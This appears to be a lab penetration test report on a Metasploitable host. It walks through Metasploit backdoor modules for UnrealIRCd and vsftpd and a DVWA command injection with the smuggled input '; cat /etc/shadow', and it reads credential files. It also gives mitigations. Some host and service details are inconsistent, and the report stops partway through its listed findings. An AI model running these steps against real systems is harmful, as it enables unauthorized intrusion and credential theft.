Penetration Test Report

ZHIYUN Co., Ltd.

Oct 23th,2025

UUZZ Co., Ltd
160 Princess St
Winnipeg, MB
R3B 1K9

Tel: 1-200-000-0000
Fax: 1-204-000-0000
Email: fli5@academic.rrc.ca
Web: www.uuzz.com

Contents

Executive Summary

All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against ZHIYUN Co., Ltd. with the goals of:

- Identifying if a remote attacker could penetrate a group's defences
- Determining the impact of a security breach on:
  - Confidentiality of the company's private data
  - Internal infrastructure and availability of a company's information systems

Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115[1] with all tests and actions being conducted under controlled conditions.

Summary of Results

During an external assessment of the target host 192.168.56.103, we replicated and confirmed several exploitable attack vectors: the Unreal ICQ 3.2.8.1 backdoor remote code execution, the vsftpd 2.3.4 backdoor, DVWA web application command injection, multiple SQL injection points, and credential harvesting followed by offline cracking and SSH brute-force attacks. These vectors enabled us to obtain shells, view /etc/passwd, extract database password hashes, and carry out offline cracking, which could potentially lead to full system compromise. Immediate measures are advised: isolate or block externally exploitable services, change or rotate weak or compromised credentials, fix web application injection vulnerabilities, and implement detection rules:

[1] http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

ID	Finding / Attack	Risk Level	Affected Asset	Quick Mitigation
F-01	UnrealIRCd 3.2.8.1 backdoor	High	192.168.56.103:6697	Immediately block/upgrade/replace service
F-02	vsftpd 2.3.4 backdoor	Critical	192.168.56.103:21	Remove/upgrade FTP service or use SFTP/FTPS
F-03	DVWA Command Execution Injection	High	192.168.56.103/DVWA	Fix input validation; parameterize commands
F-04	DVWA SQL Injection	High	192.168.56.103/DVWA	Parameterize queries; least-privilege DB account
F-05	SSH brute-force via Medusa	High	192.168.56.103	Disable password auth; enable SSH keys & rate-limiting
F-06	Credential Harvesting & Offline Cracking (John)	High	Multiple accounts	Force resets; adopt strong password policies & MFA

Attack Narrative

F-01 — UnrealIRCd 3.2.8.1 Backdoor

1. Discover open ports and services

```
nmap –sV –O 192.168.56.20 -p1-65535
```



Figure 1 - nmap_full_192.168.56.103

2. Loading modules and configurations in Metasploit

msfconsole Use exploit/unix/irc/unreal_ircd_3281_backdoor Show options Set RHOSTS 192.168.56.103



Figure 2 - msf_session_unrealicq

3. Exploit and set a payload when an error indicates that a payload has not been selected.

A result similar to "command shell session 1 opened …" indicates that it has been hacked.



Figure 3 - msf_exploit_unrealicq

4. Minimal, non-destructive verification (read-only):

```
/usr/bin/whoami
Cat /etc/passwd
```

Outputting the "root" shows that we obtain the root shell.



Figure 4 - screenshot_unreal_shell

Cat /etc/shadow



Figure 5 - cat_shadow_unrealicq

Impact: If a root shell is obtained, the attacker can execute arbitrary commands, read sensitive files, install backdoors, and move laterally.

Immediate remediation: Block external access to ports 6697/6667; if compromised, isolate the host, rebuild or replace the affected binary, and validate file integrity.

F-02 — VSFTPD 2.3.4 Backdoor

1. Discover open ports and services

See figure: (nmap_full_192.168.56.103)

2. Loading modules and configurations in Metasploit

```
msfconsole
Use exploit/unix/ftp/vsftpd_234_backdoor
Show options
Set RHOSTS 192.168.56.103
```



Figure 6 - msf_session_vsftpd

3. Exploit it, and minimal, non-destructive verification

A result similar to "command shell session 1 opened …" indicates that it has been hacked.

"UID: uid=0(root), gid=0(root)" shows that we obtain a root shell.



Figure 7 - msf_exploit_vsftpd

Impact: If a root shell is obtained, the attacker can execute arbitrary commands, read sensitive files, install backdoors, and move laterally.

Immediate remediation: disable the vulnerable FTP service, upgrade or replace it with a secure alternative (SFTP/FTPS), and restrict access.

F-03 — DVWA Command Execution Injection

1. Discover open ports and services

See figure: (nmap_full_192.168.56.103)

Our nmap scan of Metasploitable showed us that port 80 was running Apache. This means a website is running on our machine.

2. Launch the DVWA website on 192.168.56.103



Figure 8 - website_session_dvwa

3. Set the security level to Low on the DVWA



Figure 9 - set_security_dvwa

4. Try the following command chain to see what we can attack:

```
192.168.56.22; cat /etc/shadow
```

The contents of the passwd file showed us we can launch an attack!!!

